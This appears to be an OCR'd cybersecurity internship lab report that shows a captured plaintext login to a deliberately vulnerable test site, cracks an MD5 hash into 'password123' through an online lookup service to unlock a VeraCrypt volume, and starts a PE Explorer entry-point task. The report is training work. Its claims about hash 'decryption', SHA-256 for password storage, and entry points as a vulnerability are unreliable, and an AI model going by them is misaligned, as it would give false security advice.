0190  66 6f 72 6d 2d 75 72 6c  65 6e 63 6f 64 65 64 0d   form-url encoded·
01a0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
01b0  20 33 36 0d 0a 4f 72 69  67 69 6e 3a 20 68 74 74    36··Ori gin: htt
01c0  70 3a 2f 2f 74 65 73 74  70 68 70 2e 76 75 6c 6e   p://test php.vuln
01d0  77 65 62 2e 63 6f 6d 0d  0a 43 6f 6e 6e 65 63 74   web.com· ·Connect
01e0  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
01f0  0a 52 65 66 65 72 65 72  3a 20 68 74 74 70 3a 2f   ·Referer : http:/
0200  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp .vulnweb
0210  2e 63 6f 6d 2f 6c 6f 67  69 6e 2e 70 68 70 0d 0a   .com/log in.php··
0220  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65   Upgrade- Insecure
0230  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 0d 0a   -Request s: 1····
0240  75 6e 61 6d 65 3d 44 68  72 75 6d 69 6c 2b 50 61   uname=Dh rumil+Pa
0250  74 65 6c 26 70 61 73 73  3d 44 68 72 75 6d 69 6c   tel&pass =Dhrumil
0260  31 32 33 34                                        1234
```

Hypertext Transfer Protocol: Protocol

Packets: 446 · Displayed: 214 (48.0%) · Dropped: 0 (0.0%)

Dhrumil Patel

Task Level

(Intermediate)

Dhrumil Patel

1) A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

Vulnerability : VeraCrypt Encrypted File with Encoded Password

4.1 Vulnerability: Weak Password Hash Storage


- Severity: High
- Description: We're using a file encrypted using VeraCrypt and it is a powerful disk encryption tool. The password to access the file is encrypted in a hash format and Providing in encoded.txt. While retrieving the secret code within the encrypted file and decode the encrypted file to get password and use the tool VeraCrypt to unlock the file and find the secret code in it.

Recommendations

- Use The Strong Hashing Algorithms: First see it is a strong, cryptographically secure hashing algorithms (such as SHA-256 or better) is mainly used to protect the password storage and it will encrypt that.

Proof of Concept


- Tool is Used: VeraCrypt and Hash Cracking Tools
- Purpose: It will decode the password which is encrypted in hash format and it will use to unlock the VeraCrypt encryption file.
- Open the link of task2 on provided by Shadow Fox



```
482c811da5d5b4bc6d497ffa98491e38
```

Dhrumil Patel

- Open the file encoded.txt
- In the encoded.txt file is provided the hashes encrypted password. (482c811da5d5b4bc6d497ffa98491e38)
- Open the website : (https://hashes.com/)
- Copy the encrypted hash password and paste it here



https://hashes.com/en/decrypt/hash

Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512 hashes

Enter your hashes here and we will attempt to decrypt them for free online.

Hashes (max. 25 separated by newline, format 'hash[:salt]') (Escrow)


482c811da5d5b4bc6d497ffa98491e38

□ Show plains and salts in hex format

□ Show algorithm of founds

r2jdfx

- Click on submit to get the decrypted password.




Proceeded!
1 hashes were checked: 1 found 0 not found

✔ Found:


```
482c811da5d5b4bc6d497ffa98491e38:password123
```

- Decrypted password is: password123
- Open the VeraCrypt Tool
- Now , Select the Provided shadow fox veracrypt file and select the disk H :



Volume: C:\Users\xoyap\Desktop\shadowfox cybersecurity-2024062

☑ Never save history


VeraCrypt
Volumes System Favorites Tools Settings Help Homepage
Drive Volume Size Encryption Algorithm Type
A: B: E: F: G: H: I: J: K: L: M:
OK
Cancel
Keyfiles...
Mount Options...
Select File...
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit

Enter password for C:\Users\xoyap\Desktop\shadowfox cybersec...\shadowfox veracrypt.txt

Password: ••••••••••••

PKCS-5 PRF: Autodetection

□ Use PIM

□ Cache passwords and keyfiles in memory


□ Display password

□ Use keyfiles

Volume: C:\Users\xoyap\Desktop\shadowfox cybersecurity-2024062

☑ Never save history

- to mount and entered decrypted hashes password (password123) .




Drive	Volume	Size	Encryption Algorithm	Type
A:				
B:				
E:				
F:				
G:				
H:	C:\Users...\shadowfox veracrypt.txt	9.8 MiB	AES	Normal
I:				
J:				
K:				
L:				
M:				

Volume: C:\Users\xoyap\Desktop\shadowfox cybersecurity-2024062

☑ Never save history

- Now the disk H: has mounted.

Dhrumil Patel




Devices and drives

Local Disk (C:)
37.9 GB free of 59.1 GB

DVD Drive (D:) ESD-ISO
0 bytes free of 5.27 GB
UDF


Local Disk (H:)
9.69 MB free of 9.69 MB

- open Local disk H:



Name	Date modified	Type	Size
shadowfox cybersecurity	1/14/2024 11:19 PM	Text Document	1 KB

- open the file shadowfox-cybersecurity



Name	Date modified	Type	Size
shadowfox cybersecurity	1/14/2024 11:19 PM	Text Document	1 KB

```
The secret code is :- never giveup
```

- The Secret code is : never giveup

Dhrumil Patel

2) An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Vulnerability : Executable File Analysis

5.1 Vulnerability: Unsecured Entry Point Address Exposure


- Severity: Low
- Description: To locate the entry point address of an executable file like VeraCrypt using a PE Explorer tool, so need to open the file in the tool and navigate to the PE headers section. This section typically contains information about the executable's structure, including the address of the entry point. The entry point address can be provided as requested.

Recommendations

- Use Updated Security Tools : We have to bee up-to-date on security tools to analyze the executable files and detect the vulnerabilities or malicious code.

Proof of Concept

- Tool Is Used: PE Explorer
- Purpose: We will see the entry point address of the VeraCrypt executable file.
- Open the PE tool and select the VeraCrypt setup.exe file.



PE Explorer - 30 day evaluation version

To start exploring executab
click File | Open File [Ctrl+
Alternatively, you can drag
a file from the Windows Exp

What PE Explorer Does

- PE File Viewer
- Export/Import Viewer
- Section Viewer/Editor
- Digital Signature Viewer
- Resource Viewer/Editor
- Win32 Disassembler
- Dependency Scanner
- Strip Tools

PE Explorer home page:
www.heaventools.com

For Help, press F1

